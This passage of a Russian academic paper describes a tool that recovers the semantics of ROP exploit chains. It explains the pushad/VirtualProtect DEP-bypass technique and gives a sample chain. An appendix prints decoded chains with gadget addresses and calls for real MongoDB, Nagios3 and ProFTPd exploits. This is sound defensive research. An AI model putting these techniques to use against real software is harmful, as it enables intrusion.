На этом проходе все блоки кода соединяются в одну программу с восстановленным оригинальным графом потока управления ROP цепочки. Сначала все трассы сливаются в единое графовое представление. Потом граф транслируется в настоящую программу x86, благодаря распознаванию инструкций, ассоциированных с условными ветвлениями, и замене их традиционными использующими указатель инструкции условными переходами (C4). В конце данного прохода программа будет сохранена в ELF файл, чтобы позволить использовать традиционные инструменты обратной инженериии (например, IDA Pro [10]) для работы с ней.

Второй задачей компоненты, восстанавливающей ГПУ, является обнаружение и сворачивание циклов. ROP цепочки могут содержать как возвратно-ориентированные цик-

лы, так и развернутые циклы, программно сгенерированные во время создания цепочки. В первом случае ROP инструкции используются для повторения одного и того же блока указателей стека с выходом по условию. Развернутые циклы в свою очередь повторяют одну и ту же последовательность гаджетов (как правило, в результате цикла `for` в Си коде, для которого была сгенерирована цепочка) заранее определенное количество раз. Фреймворк автоматически определяет рекуррентные паттерны и заменяет их более компактным куском ассемблерного кода, представляющим из себя цикл с той же семантикой.

Полученный в результате код оборачивается рабочим прологом и эпилогом функции и включается в отдельный ELF файл.

4.3.5 Бинарная оптимизация

На заключительном шаге применяются известные компиляторные преобразования для дальнейшего упрощения ассемблерного кода в ELF файле. В частности, применяются преобразования, описанные в разделе 4.2.1. Например, удаляется мертвый код, и генерируется чистая и оптимизированная версия эксплоита (C1).

5 Метод восстановления семантики ROP цепочек

Предлагаемый в данной работе метод анализа атак повторного использования кода позволяет восстановить семантику ROP цепочки и проследить за ходом атаки. По бинарной ROP цепочке восстанавливается последовательность вызванных гаджетов. Найденные гаджеты классифицируются по семантическим типам, и определяются значения параметров гаджетов. Помимо того в цепочке выявляются вызовы функций и системные вызовы, восстанавливаются их прототипы и значения аргументов. Следует отметить, что в данной работе не ставится задача проанализировать все пути выполнения ROP цепочки, а достаточно разбора хотя бы одного из них. Поэтому предлагаемый метод не учитывает условные ветвления в ROP цепочках.

5.1 Фрейм гаджета

Для декомпозиции бинарной ROP цепочки на гаджеты вводится понятие фрейма гаджета аналогичное стековому кадру x86. Цепочка гаджетов разбивается на фреймы. Фрейм гаджета содержит в себе значения параметров гаджета (например, значение, загружаемое на регистр со стека гаджетом `LoadConstG`) и адрес следующего гаджета. Начало фрейма определяется значением указателя стека перед выполнением первой инструкции гаджета.

Рис. 4: Фрейм гаджета `pop eax ; ret 8`

На рисунке 4 изображен фрейм гаджета `pop eax ; ret 8`. Гаджет загружает значение со стека в `eax`, что соответствует типу загрузки константы `LoadConstG: eax ← [esp + 0]`. Гаджет имеет размер фрейма `FrameSize = 16`, а адрес следующего гаджета располагается по смещению 4 от начала фрейма (`NextAddr = [esp + 4]`).

5.2 Классификация гаджетов

Метод классификации гаджетов, описанный в статье [13], позволяет определить семантику гаджетов. Семантика гаджета определяется набором булевых постусловий (типов гаджета) и значениями их параметров, которым удовлетворяют инструкции гаджета (разд. 4.1.1). Набор типов гаджетов Q (табл. 1) был расширен дополнительными типами, которые приводятся в таблице 2. Так как известно, что анализируемые ROP цепочки успешно эксплуатируют существующую в программе уязвимость, с гаджетов были сняты какие-либо ограничения на побочные эффекты (разд. 4.1). Более того, были добавлены типы гаджетов, которые не гарантируют сохранения управления (внизу таблицы 2).

Классификация гаджета производится на основе анализа эффектов выполнения гаджета на случайных входных данных. Инструкции гаджета транслируются в промежуточное представление. Далее запускается процесс интерпретации промежуточного представления. Во время интерпретации отслеживаются обращения к регистрам и памяти. Если происходит первое чтение регистра или области памяти, считанное значение генерируется случайным образом. В результате интерпретации будут получены начальные и конечные значения регистров и памяти. На основе этой информации делается вывод о возможной принадлежности гаджета тому или иному типу. Например, для принадлежности типу `MoveRegG` должна существовать такая пара регистров, что начальное значение первого регистра равно конечному значению второго. В результате анализа составляется список всех удовлетворяющих гаджету типов и их параметров (список кандидатов). Затем производится еще несколько запусков процесса интерпретации с отличными входными данными, в результате которых из списка кандидатов удаляются ошибочно определенные типы.

В результате классификации гаджета будут получены семантические типы гаджета и их параметры, а также информация о фрейме гаджета (разд. 5.1) – размер фрейма и смещение ячейки с адресом следующего гаджета относительно начала фрейма.

Тип	**Параметры**	**Семантика**
JumpMemG	AddrReg, Offset	IP ← [AddrReg + Offset]
GetSPG	OutReg	OutReg ← SP
InitConstG	OutReg, Value	OutReg ← Value
InitMemG	AddrReg, Value, Offset	[AddrReg + Offset] ← Value
NegG	InReg, OutReg	OutReg ← −InReg
ArithmeticConstG	InReg, OutReg, Value, ∘ (+/⊕)	OutReg ← InReg ∘ Value
ShiftStackG	Offset, ∘ (+/−)	SP ∘← Offset
PushAllG	—	([ESP - 4] ← EAX) ∧ ([ESP - 8] ← ECX) ∧ ([ESP - 12] ← EDX) ∧ ([ESP - 16] ← EBX) ∧ ([ESP - 20] ← ESP) ∧ ([ESP - 24] ← EBP) ∧ ([ESP - 28] ← ESI) ∧ (EIP ← EDI)
Не сохраняют управление		
JumpSPG	—	IP ← SP
CallG	AddrReg	IP ← AddrReg
CallMemG	AddrReg, Offset	IP ← [AddrReg + Offset]
IntG	Value	Вызвать прерывание Value
SyscallG	—	Системный вызов

Таблица 2: Дополнительные типы гаджетов. [Addr] означает доступ к памяти по адресу Addr, ∘ – бинарную операцию. a ← b означает, что конечное значение a равно начальному значению b. X ∘← Y – сокращение для X ← X ∘ Y

Следует отметить, что предложенный метод основывается на результатах выполнения гаджета на ограниченном количестве наборов конкретных входных данных, что в общем случае не гарантирует соответствия семантике результата выполнения гаджета на произвольных входных данных. Для точной классификации необходимо производить формальную верификацию семантики гаджета, как описывается в разделе 4.1.2.

Таким образом, возможна неверная классификация гаджета. Однако доля неверно классифицированных гаджетов на практике незначительна, что является приемлемым для задачи восстановления семантики ROP цепочек.

5.3 Восстановление ROP цепочек

Бинарная ROP цепочка загружается на теневой стек. Используя информацию о фрейме предыдущего гаджета, полученную в результате классификации, один за другим классифицируются гаджеты в цепочке. Смещение ячейки с адресом следующего гаджета относительно начала фрейма и размер фрейма по сути показывают, где брать следующий адрес для классификации и где начинается фрейм следующего гаджета соответственно. Указатель теневого стека всегда указывает на начало фрейма последнего классифицированного гаджета.

Для восстановления значений регистров и памяти перед выполнением гаджета (например, для восстановления аргументов системного вызова или функции) поддерживается общая для всех гаджетов теневая память [11]. Изначально теневая память пуста. Для каждого классифицированного гаджета производится несколько запусков процесса интерпретации его промежуточного представления с теневой памятью, выступающей в качестве начальных значений регистров и памяти. Считанные регистры и память, не содержащиеся в теневой памяти, генерируются случайном образом при каждом запуске интерпретации. Конечные значения регистров и памяти, которые не менялись от запуска к запуску, добавляются в теневую память.

Значения всех загружаемых ROP цепочкой констант могут быть восстановлены из теневого стека. Одной лишь классификации гаджетов для этого не достаточно, т.к. она не учитывает данные, расположенные на теневом стеке, а генерирует считанные со стека значения случайным образом. Классификация гаджета загрузки константы `LoadConstG` позволяет определить регистр `OutReg`, на который производится загрузка константы, и смещение `Offset`, по которому происходит чтение значения константы со стека. После классификации гаджета `LoadConstG` в теневую память добавляется значение регистра `OutReg`, загруженное с теневого стека по смещению `Offset` от указателя теневого стека.




Рис. 5: Состояние стека после выполнения инструкции `pushad`

Для обхода DEP в 32-битных Windows программах часто используется гаджет `PushAllG` (`pushad ; ret`), при помощи которого вызывается функция WinAPI `VirtualProtect` [14] (которая сделает стек исполняемым) и передается управление обычному шелл-коду, размещенному выше на стеке (рис. 5). Сначала на регистр `edi` загружается адрес `NoOpG` гаджета (`ret`), на `esi` – адрес гаджета, который вызовет функцию `VirtualProtect` (например, `jmp [eax]`, при этом на `eax` предварительно загружается адрес ячейки `VirtualProtect` в таблице импортированных символов). На регистры `ebx`, `edx` и `ecx` загружаются 2—4 аргументы `VirtualProtect` соответственно. Потом инструкция `pushad` сохраняет регистры общего назначения на стек, а инструк-

ция возврата `ret` передает управление по адресу гаджета, записанному в последний сохраненный регистр `edi` (`ret`). Далее управление передастся гаджету, который вызовет `VirtualProtect(esp, ebx, edx, ecx)`. Таким образом, после возврата из функции `VirtualProtect` стек станет исполняемым и управление передастся гаджету, чей адрес был предварительно загружен на регистр `ebp` (`pop eax ; ret`). В результате, вызовется гаджет `JumpSPG` (`jmp esp`), который передаст управление обычному шелл-коду, размещенному сразу же выше по стеку и доступному теперь на исполнение.

Запись в теневой стек производится только после классификации такого гаджета `PushAllG`. Гаджет `JumpSPG` в свою очередь интерпретируется как передача управления обычному шелл-коду, размещенному на стеке. Тогда, начиная с указателя теневого стека, производится дизассемблирование его байтов.

Следует отметить, что ROP цепочка может предварительно записать гаджет в память, чтобы потом его использовать. На листинге 4 приводится пример такой цепочки. Сначала в регистр `edx` загружается машинный код гаджета `mov [eax + ebp * 4], ebx ; ret`. Затем этот гаджет сохраняется в память по адресу `eax`. Далее загружаются параметры гаджета: `ebx` и `ebp`. Наконец передается управление по адресу `eax`, куда был предварительно сохранен гаджет, записывающий в память значение регистра `ebx` по адресу `eax + ebp * 4`.

Листинг 4: ROP цепочка, вызывающая предварительно сохраненный в память гаджет

```
pop edx ; ret  // edx = "\x89\x1c\xa8\xc3"
mov [eax], edx ; ret
pop ebx ; pop ebp ; ret
jmp eax  // mov [eax + ebp * 4], ebx ; ret
```

Таким образом, если во время разбора ROP цепочки адрес следующего гаджета содержится в теневой памяти, то классифицируется гаджет из теневой памяти. Если же после классификации окажется, что этот гаджет нельзя отнести ни к одному из типов, то считается, что это передача управления обычному шелл-коду, предварительно сохраненному в память. Байты шелл-кода из теневой памяти также дизассемблируются.

5.4 Восстановление функций и системных вызовов

Функция может быть вызвана из ROP цепочки с использованием гаджетов `JumpG`, `JumpMemG`, `CallG`, `CallMemG`, или же ее адрес может быть просто размещен на стеке. Системный вызов выполняется гажетом `IntG` в 32-разрядной операционной системе, а гаджетом `SyscallG` в 64-разрядной. Номер системного вызова, а также значения аргументов функции и системного вызова восстанавливаются из теневой памяти. Если по адресу аргумента в теневой памяти располагается нуль-терменированная строка, то она тоже восстанавливается.

Для ROP цепочек под Linux по номеру системного вызова получается его имя. Имена вызванных функций можно восстановить, если функция была вызвана по адресу, считанному из таблицы импортированных символов (GOT в ELF и IAT в PE). Прототипы функций и системных вызовов Linux ищутся в man-pages [15], а прототипы функций Windows – в API Monitor [16].

6 Программная реализация

Описанный метод был реализован в виде модуля расширения среды анализа бинарного кода, разрабатываемой в ИСП РАН [17]. Инструмент получает на вход бинарную ROP цепочку и исполняемый файл, в котором содержатся использованные в цепочке гаджеты. Следует отметить, что в данной работе не ставится задача поиска ROP цепочки в эксплоите. Решение этой задачи возлагается на аналитика. Поддерживаются следующие форматы исполняемых файлов: ELF32, ELF64, PE32 и PE32+. Цепочки, использующие гаджеты из разных исполняемых файлов, в данный момент не поддерживаются.

6.1 Промежуточное представление машинных инструкций

В настоящее время существует множество процессорных архитектур с различными инструкциями. Для того, чтобы абстрагироваться от специфики конкретной архитектуры для написания универсальных алгоритмов, традиционно используется промежуточное представление машинных инструкций. В этом случае алгоритмы анализа бинарного кода работают с более простым промежуточным представлением, а не с архитектурой целевого процессора.

В данной работе используется разработанное в ИСП РАН промежуточное представление инструкций [18], удовлетворяющее SSA-форме и имеющее трехадресный код, что упрощает разработку алгоритмов анализа. Основные операторы модельной архитектуры приводятся ниже:

- **NOP.** Не имеет никакого эффекта.
- **INIT.** Инициализирует локальную переменную константным значением.
- **APPLY.** Применяет одну из модельных операций. В качестве параметров и результата используются локальные переменные.
- **BRANCH.** Осуществляет передачу управления (условную или безусловную).
- **LOAD.** Производит загрузку на локальную переменную значения из одного из адресных пространств.

- **STORE.** Записывает значение локальной переменной в одно из адресных пространств.

Адресные пространства памяти и регистров представляются в виде двух байтовых массивов. Адресное пространство регистров состоит из всех регистров машины с учетом наложений и пересечений. Для учета побочных эффектов используется слово состояния, аналогичное регистру флагов x86. На листинге 5 приводится промежуточное представление инструкции `ADD EAX, EDX` архитектуры x86-64.

```
1.  I  o.0:i16  = 0000h                ;  адрес регистра EAX в пространстве
                                       ;  регистров
2.  I  o.1:i16  = 0010h                ;  адрес регистра EDX
3.  L  t.0:i32  = r[o.0]               ;  загрузка значения EAX
4.  L  t.1:i32  = r[o.1]               ;  загрузка значения EDX
5.  A  t.2      = add.i32(t.0, t.1)    ;  сложение
6.  I  t.3:i16  = 0088h                ;  адрес регистра EFLAGS
7.  L  t.4:i16  = r[t.3]               ;  загрузка значения EFLAGS
8.  I  t.5:i16  = 08D5h                ;  подготовка маски для EFLAGS
9.  A  t.6      = x86.uf(t.4, t.5)     ;  обновление EFLAGS с учетом маски
10. S  r[t.3]   = t.6                  ;  сохранение EFLAGS
11. A  t.7      = zx.i32.i64(t.2)      ;  беззнаковое расширение EAX до RAX
12. S  r[o.0]   = t.7                  ;  сохранение RAX
```

Листинг 5: Промежуточное представление инструкции `ADD EAX, EDX`

6.2 Интерпретация промежуточного представления инструкций гаджета

Инструкции гаджета транслируются в промежуточное представление, интерпретация которого позволяет получить начальные и конечные значения регистров и памяти. Для каждого адресного пространства создаются пустые карты считанных и сохраненных значений. Инструкции промежуточного представления заменяются эквивалентными блоками инструкций x86-64. При этом инструкции сохранения (STORE) заменяются на вызовы функции, обновляющей карту сохраненных значений. А инструкции чтения (LOAD) заменяются вызовом функции, выполняющей одно из следующих действий:

- считывает значение из карты сохраненных значений, если оно там присутствует;
- считавает значение из карты считанных значений, если оно там присутствует;
- добавляет в карту считанных значений случайно сгенерированное значение при первом чтении по адресу.

Далее производиться выполнение полученного x86-64 кода. В результате будут получены начальное и конечное состояния адресных пространств.

6.3 Соглашение о вызове

Соглашение о вызове является частью бинарного интерфейса приложений (ABI) и определяет способ передачи аргументов функции и возвращаемых значений. В приведенных ниже соглашениях о вызове x86 возращаемое значение передается на регистре `eax` (`rax`). Архитектура IA-32:

- **cdecl** Аргументы функции кладутся на стек справа налево.
- **stdcall** Аргументы функции кладутся на стек справа налево. После возврата функция убирает агрументы со стека.
- **fastcall** Первые два аргумента передаются на регистрах `ecx` и `edx`. Оставшиеся аргументы кладутся на стек справа налево. После возврата функция убирает аргументы со стека.

Архитектура x86-64:

- **Microsoft ABI** Аргументы передаются на регистрах `rcx`, `rdx`, `r8` и `r9`. Оставшиеся аргументы кладутся на стек справа налево.
- **System V ABI** Аргументы передаются на регистрах `rdi`, `rsi`, `rdx`, `rcx`, `r8` и `r9`. Оставшиеся аргументы кладутся на стек справа налево.

Номер системного вызова Linux передается на регистре `eax` (`rax`), а аргументы на регистрах:

- **IA-32** `ebx`, `ecx`, `edx`, `esi` и `edi`.
- **x86-64** `rdi`, `rsi`, `rdx`, `r10`, `r8` и `r9`.

6.4 Разбор ROP цепочки

Эмулируется загрузка исполняемого файла в виртуальное адресное пространство с разрешением релокаций. По адресу каждого гаджета в загруженном исполняемом файле дизассемблируются инструкции до инструкции передачи управления. Полученные инструкции транслируются в промежуточное представление и классифицируются. Аргументы функций и системных вызовов восстанавливаются согласно соглашению о вызове из теневой памяти, а в качестве возвращаемого значения функции в теневую память добавляется некоторое фиктивное значение. Далее происходит обновление теневого стека и теневой памяти, как описано в разделе 5.3.

В результате, будет получен текстовый файл, в котором будут перечислены последовательно вызванные гаджеты, а также их типы и параметры. Более того, будут приведены прототипы вызванных функций и системных вызовов с восстановленными значениями аргументов. Если ROP эксплоит завершается вызовом обычного шелл-кода, то будут выведены его дизассемблированные инструкции.

7 Результаты

В рамках данной работы были разработаны и реализованы следующие методы:

- Метод классификации гаджетов.
- Метод восстановления семантики бинарной ROP цепочки.
  - Производится разбиение цепочки на гаджеты.
  - Гаджеты классифицируются.
  - Восстанавливаются системные вызовы, функции и их агрументы.

Предложенный в данной работе метод анализа атак повторного использования кода был апробирован на реальных ROP эксплоитах. Бинарные ROP цепочки извлекались вручную. Затем определялся исполняемый файл, из которого использовались гаджеты в цепочке.

Хорошими отправными точками для поиска ROP эксплоитов послужили фреймворк для тестирования на проникновение Metasploit [19] и открытая база данных эксплоитов EDB [20]. К сожалению, исполняемый файл, из которого собирались гаджеты в цепочку, редко прилагается к эксплоиту. В лучшем случае будут указаны версия программы, операционная система и/или дистрибутив. Поэтому исполняемые файлы часто приходится искать вручную и проверять, находятся ли по тем же адресам заявленные в эксплоите гаджеты. Для поиска старых версий пакетов дистрибутива Debian существует проект snapshot.debian.org [21], который несколько раз в день сохраняет текущее состояние дистрибутива Debian, что значительно упрощает задачу поиска старых версий пакетов.

В таблице 3 приводится список ROP эксплоитов, которые были успешно проанализированы реализованным инструментом анализа ROP цепочек. Вывод инструмента можно найти в приложении.

Приложение	Номер CVE	Платформа	Гаджеты из
MongoDB[1]	CVE-2013-1892	Linux x86	mongod
Nagios3[2]	CVE-2012-6096	Linux x86	history.cgi
ProFTPd[3]	CVE-2010-4221	Linux x86	proftpd
Nginx[4]	CVE-2013-2028	Linux x64	nginx
AbsoluteFTP[5]	CVE-2011-5164	Windows x86	MFC42.dll
ComSndFTP[6]	N/A 2012-06-08	Windows x86	msvcrt.dll

Таблица 3: Список проанализированных ROP эксплоитов

[1] metasploit-framework/modules/exploits/linux/misc/mongod_native_helper.rb

[2] metasploit-framework/modules/exploits/unix/webapp/nagios3_history_cgi.rb (Debian 5)

[3] metasploit-framework/modules/exploits/linux/ftp/proftp_telnet_iac.rb (Ubuntu 10.04)

[4] https://github.com/danghvu/nginx-1.4.0

[5] metasploit-framework/modules/exploits/windows/ftp/absolute_ftp_list_bof.rb

[6] metasploit-framework/modules/exploits/windows/ftp/comsnd_ftpd_fmtstr.rb (Windows XP SP3)

8 Заключение

В данной работе был предложен метод анализа атак повторного использования кода, который был реализован в виде программного инструмента. Разработанный метод позволяет упростить для аналитика задачу обратной инженерии ROP эксплоитов. По бинарной ROP цепочке восстанавливается список вызванных гаджетов и описывается их функциональность семантически с помощью булевого предиката, который должен быть всегда истинным после выполнения гаджета. Более того, восстанавливаются прототипы и значения аргументов вызванных функций и системных вызовов. Таким образом, аналитик может автоматизированно получить представление о семантике ROP цепочки. Реализованный метод был апробирован на реальных ROP эксплоитах.

Метод основывается на динамической интерпретации промежуточного представления инструкций ROP цепочки. Семантика гаджета определяется в результате анализа эффектов выполнения гаджета на различных случайных входных данных. Для восстановления значений аргументов функций и системных вызовов во время анализа поддерживается теневая память.

Перспективным направлением для дальнейших работ является поддержка анализа условных переходов и циклов в ROP цепочках. А для повышения точности определения семантики гаджета можно использовать известные техники формальной верификации. Также технической задачей является поддержка анализа ROP цепочек, использующих гаджеты сразу из нескольких исполняемых файлов.

Список литературы

[1] Common Vulnerabilities and Exposures (CVE). https://cve.mitre.org.

[2] Статистика уязвимостей (CVE) по годам. https://www.cvedetails.com/browse-by-date.php.

[3] CWE-121: Stack-based Buffer Overflow. https://cwe.mitre.org/data/definitions/121.html.

[4] *Shacham, Hovav.* The Geometry of Innocent Flesh on the Bone: Return-into-libc Without Function Calls (on the x86) / Hovav Shacham // Proceedings of the 14th ACM Conference on Computer and Communications Security. — CCS '07. — ACM, 2007. — Pp. 552–561.

[5] *Schwartz, Edward J.* Q: Exploit Hardening Made Easy / Edward J. Schwartz, Thanassis Avgerinos, David Brumley // Proceedings of the 20th USENIX Conference on Security. — SEC'11. — USENIX Association, 2011. — P. 25.

[6] *Jager, Ivan.* Efficient Directionless Weakest Preconditions / Ivan Jager, David Brumley. — Technical Report CMU-CyLab-10-002, 2010.

[7] *Lu, Kangjie.* deRop: Removing Return-oriented Programming from Malware / Kangjie Lu, Dabi Zou, Weiping Wen, Debin Gao // Proceedings of the 27th Annual Computer Security Applications Conference. — ACSAC '11. — ACM, 2011. — Pp. 363–372.

[8] *Graziano, Mariano.* ROPMEMU: A Framework for the Analysis of Complex Code-Reuse Attacks / Mariano Graziano, Davide Balzarotti, Alain Zidouemba // Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security. — ASIA CCS '16. — ACM, 2016. — Pp. 47–58.

[9] *Roemer, Ryan.* Return-Oriented Programming: Systems, Languages, and Applications / Ryan Roemer, Erik Buchanan, Hovav Shacham, Stefan Savage // *ACM Transactions on Information and System Security.* — 2012. — Vol. 15, no. 1. — Pp. 2:1–2:34.

[10] Инструмент IDA Pro. https://www.hex-rays.com/products/ida/.

[11] *Nethercote, Nicholas.* How to Shadow Every Byte of Memory Used by a Program / Nicholas Nethercote, Julian Seward // Proceedings of the 3rd International Conference on Virtual Execution Environments. — VEE '07. — ACM, 2007. — Pp. 65–74.

[12] *Moser, Andreas.* Exploring Multiple Execution Paths for Malware Analysis / Andreas Moser, Christopher Kruegel, Engin Kirda // Proceedings of the 2007 IEEE Symposium on Security and Privacy. — SP '07. — IEEE Computer Society, 2007. — Pp. 231–245.

[13] *Вишняков, А. В.* Классификация ROP гаджетов / А. В. Вишняков // *Труды Института системного программирования РАН.* — 2016. — Т. 28, № 6. — С. 27–36.

[14] VirtualProtect function (Windows). `https://msdn.microsoft.com/en-us/library/windows/desktop/aa366898(v=vs.85).aspx`.

[15] The Linux man-pages project. `https://www.kernel.org/doc/man-pages/`.

[16] API Monitor: Spy on API Calls and COM Interfaces. `http://www.rohitab.com/apimonitor`.

[17] *Падарян, В. А.* Методы и программные средства, поддерживающие комбинированный анализ бинарного кода / В. А. Падарян, А. И. Гетьман, М. А. Соловьев, М. Г. Бакулин, А. И. Борзилов, В. В. Каушан, И. Н. Ледовских, Ю. В. Маркин, С. С. Панасенко // *Труды Института системного программирования РАН.* — 2014. — Т. 26, № 1. — С. 251–276.

[18] *Падарян, В. А.* Моделирование операционной семантики машинных инструкций / В. А. Падарян, М. А. Соловьев, А. И. Кононов // *Труды Института системного программирования РАН.* — 2010. — Т. 19. — С. 165–186.

[19] Metasploit Framework. `https://github.com/rapid7/metasploit-framework`.

[20] Exploit Database. `https://www.exploit-db.com`.

[21] snapshot.debian.org. `http://snapshot.debian.org`.

Приложение

MongoDB Linux x86 (CVE-2013-1892)

```
0x0816f768 : Asm : JMP DWORD PTR [08A1AF84h]
0x0816f768 : Call [0x8a1af84]
0x0816f768 : mmap(0x31337000, 0x2000, 0x7, 0x31, 0xffffffff, 0x0)
             from libc.so.6
0x08666d07 : Asm : ADD ESP, 00000014h ; POP EBX ; POP EBP ; RET
0x08666d07 : LoadConstG : EBX <- [ESP+20], EBP <- [ESP+24] :
             NextAddr=[ESP+28], FrameSize=32
0x08666d07 : ShiftStackG : ESP +<- 28
0x08666d07 : Values : EBX <- 0x0 ("\x00\x00\x00\x00"),
             EBP <- 0x0 ("\x00\x00\x00\x00")
0x0816e4c8 : Asm : JMP DWORD PTR [08A1AADCh]
0x0816e4c8 : Call [0x8a1aadc]
0x0816e4c8 : memcpy(0x31337000, 0xc0b0000, 0x2000) from libc.so.6
0x31337000 : Call 0x31337000
0x31337000 : Values : [ESP+4] <- 0xc0b0000, [ESP+8] <- 0x2000
```

Nagios3 Linux x86 (CVE-2012-6096)

```
0x0804b620 : Call 0x804b620
0x0804b620 : Values : [ESP+4] <- 0x80727a0
0x08048fe4 : Asm : POP EBP ; RET
0x08048fe4 : LoadConstG : EBP <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x08048fe4 : ShiftStackG : ESP +<- 4
0x08048fe4 : Values : EBP <- 0x80727a0 ("\xa0'\x07\x08")
0x08048c7c : Asm : JMP DWORD PTR [08071120h]
0x08048c7c : Call [0x8071120]
0x08048c7c : system(0x80727a0) from libc.so.6
0xdeafbabe : Call 0xdeafbabe
```

ProFTPd Linux x86 (CVE-2010-4221)

```
0x0805389b : Asm : POP ESI ; POP EBP ; RET
0x0805389b : LoadConstG : ESI <- [ESP], EBP <- [ESP+4] :
             NextAddr=[ESP+8], FrameSize=12
0x0805389b : ShiftStackG : ESP +<- 8
0x0805389b : Values : ESI <- 0x80db3a0 ("\xa0\xb3\r\x08"),
             EBP <- 0xcccccccc ("\xcc\xcc\xcc\xcc")
0x08080f04 : Asm : POP EAX ; RET
0x08080f04 : LoadConstG : EAX <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x08080f04 : ShiftStackG : ESP +<- 4
0x08080f04 : Values : EAX <- 0x80db330 ("0\xb3\r\x08")
0x0806a716 : Asm : MOV EAX, DWORD PTR [EAX] ; RET
0x0806a716 : LoadMemG : EAX <- [EAX]
0x0805dd5c : Asm : JMP EAX
0x0805dd5c : JumpG : EIP <- EAX
0x0805dd5c : Call [0x80db330]
0x0805dd5c : mmap(0x0, 0x20000, 0x7, 0x22, 0xffffffff, 0x0) from libc.so.6
0x080607b2 : Asm : ADD ESP, 00000024h ; POP EBX ; POP EBP ; RET
0x080607b2 : LoadConstG : EBX <- [ESP+36], EBP <- [ESP+40] :
             NextAddr=[ESP+44], FrameSize=48
0x080607b2 : ShiftStackG : ESP +<- 44
0x080607b2 : Values : EBX <- 0xaab28ee0 ("\xe0\x8e\xb2\xaa"),
             EBP <- 0xcccccccc ("\xcc\xcc\xcc\xcc")
0x0808b542 : Asm : POP EDX ; MOV AH, 0FEh ;
             INC DWORD PTR [EBX + 5D5B24C4h] ; RET
0x0808b542 : LoadConstG : EDX <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x0808b542 : InitConstG : AH <- 0xfe : NextAddr=[ESP+4], FrameSize=8
0x0808b542 : Values : EDX <- 0xc3a81c89 ("\x89\x1c\xa8\xc3")
0x0805c2d0 : Asm : MOV DWORD PTR [EAX], EDX ; ADD ESP, 00000010h ; POP EBX ;
             POP ESI ; POP EBP ; RET
0x0805c2d0 : LoadConstG : EBX <- [ESP+16], ESI <- [ESP+20],
             EBP <- [ESP+24] : NextAddr=[ESP+28], FrameSize=32
```

```
0x0805c2d0 : StoreMemG : [EAX] <- EDX : NextAddr=[ESP+28], FrameSize=32
0x0805c2d0 : Values : EBX <- 0xcccccccc ("\xcc\xcc\xcc\xcc"),
             ESI <- 0xcccccccc ("\xcc\xcc\xcc\xcc"),
             EBP <- 0xcccccccc ("\xcc\xcc\xcc\xcc")
0x080607b5 : Asm : POP EBX ; POP EBP ; RET
0x080607b5 : LoadConstG : EBX <- [ESP], EBP <- [ESP+4] :
             NextAddr=[ESP+8], FrameSize=12
0x080607b5 : ShiftStackG : ESP +<- 8
0x080607b5 : Values : EBX <- 0xfb2124b4 ("\xb4$!\xfb"),
             EBP <- 0x1 ("\x01\x00\x00\x00")
0x0805dd5c : Asm : JMP EAX
0x0805dd5c : JumpG : EIP <- EAX
0x10fcfefc : Asm : MOV DWORD PTR [EAX + EBP * 4], EBX ; RET
0x080607b5 : Asm : POP EBX ; POP EBP ; RET
0x080607b5 : LoadConstG : EBX <- [ESP], EBP <- [ESP+4] :
             NextAddr=[ESP+8], FrameSize=12
0x080607b5 : ShiftStackG : ESP +<- 8
0x080607b5 : Values : EBX <- 0x788dffff ("\xff\xff\x8dx"),
             EBP <- 0x2 ("\x02\x00\x00\x00")
0x0805dd5c : Asm : JMP EAX
0x0805dd5c : JumpG : EIP <- EAX
0x10fcfefc : Asm : MOV DWORD PTR [EAX + EBP * 4], EBX ; RET
0x080607b5 : Asm : POP EBX ; POP EBP ; RET
0x080607b5 : LoadConstG : EBX <- [ESP], EBP <- [ESP+4] :
             NextAddr=[ESP+8], FrameSize=12
0x080607b5 : ShiftStackG : ESP +<- 8
